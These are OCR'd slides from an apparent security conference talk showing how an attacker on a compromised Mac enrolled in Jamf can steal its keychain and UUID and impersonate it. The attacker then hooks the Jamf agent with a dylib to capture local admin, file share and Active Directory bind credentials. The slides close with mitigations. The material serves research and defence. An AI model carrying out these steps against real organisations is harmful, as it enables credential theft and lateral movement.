
- ~~It was a cold winters night...~~
- We've compromised a target's MacBook that is enrolled in the company's SaaS Jamf tenant.
- The target is a developer, and is local admin to their device.

CONSOTO-MAC42

- We want to use this access to further our reach into the company's Mac and Windows estates.

Stealing Device Authentication Material

- /Library/Application Support/Jamf/JAMF.keychain



CONSOTO-MAC42

This is everything we need to impersonate connections to the JSS.

*jk23**********9aj*

Pulling the trigger

Step 1: Steal the certs and the UUID.

CONSOTO-MAC42

Pulling the trigger


Step 2: Tell the JSS that we want to install some policies.

CONSOTO-MAC42

Pulling the trigger


Attacker Mac: Hi Jamf. I'm CONSOTO-MAC42, with UUID 59D229D5.... and I have the certificates to prove it!

I need to configure my local admin account.



Pulling the trigger

Jamf: Hi CONSOTO-MAC42. Sure, the local admin account credentials are: *admin:Passw0rd123!*



Why is this useful?


- Under normal operation, the payload containing the local admin credentials would have been sent to the Jamf binary and used in-memory.

- We can’t dump the process, we can’t inject or hook it, because SIP / Hardened Runtime is enabled.

- **However...** by impersonating the target, we can have the payload sent to our attacker owned device. A device with SIP disabled! Here we can do whatever we want. Including load a dylib to steal the credentials.

Practical Example

- Create a VM with the stolen Hardware UUID.
- Drop the stolen JAMF.keychain file.
- Hook the Jamf agent and steal all the things!



- A few applications;
  - Stolen local admin accounts? *Password reuse to every macOS device.*
  - Distribution Point credentials? *Directly access file shares.*
  - *AD Bind account? Pivot into the Active Directory estate.*

One last treat...

- Jamf has the ability to push configuration profiles (.mobileconfig) via it’s MDM capability.

- Included within the MDM spec is the ability to bind to Active Directory.

- Binding to Active Directory needs an account to do so. These credentials are used once to create the computer object and then are discarded.

One last treat...

- *Username and Password:* You might be able to authenticate by entering the name and password of your Active Directory user account, or the Active Directory domain administrator might need to provide a name and password.

One last treat...


Step 1: Exploit *Device Impersonation* against our target.

Step 2: Configure the MDM daemon to load our dylib.

Step 3: Run `jamf mdm`

The Jamf agent will install the MDM profile, and then install all of the other configured profiles... including the **AD Bind** profile we were after.

> Our dylib will dump the password for this account as it's being installed.


macOS 10.15
System Preferences
Edit
View
Window
Help
Thu 21:45
VMware Shared Folders
Archive
Downloads — zsh — 80×24
root@ip-10-191-24-31 Downloads #
Overview
Displays
Storage
Memory
Support
Service
macOS Catalina
Version 10.15.7
Mac
Processor 2.95 GHz
Memory 4 GB DRAM
Startup Disk Macintosh HD
Graphics Display 128 MB
Serial Number VMRHH0ePcvRR
System Report...
Software Update...
™ and © 1983-2020 Apple Inc. All Rights Reserved. Licence Agreement
Profiles
rookuu — zsh — 80×
root@ip-10-191-24-31 ~ #

How bad is it?

- Most of these attacks **cannot** be mitigated by configuration. They are fundamental to the way these platforms work.

- It’s a good idea to assume that if credentials every end up on a user’s endpoint that they can be compromised.

- The follow on attacks **can** be mitigated however. No shared local admin. Correct permissions for AD bind.

That’s it!

Questions

- We also frequent the BloodHoundGang Slack.
- https://github.com/themacpack || https://themacpack.io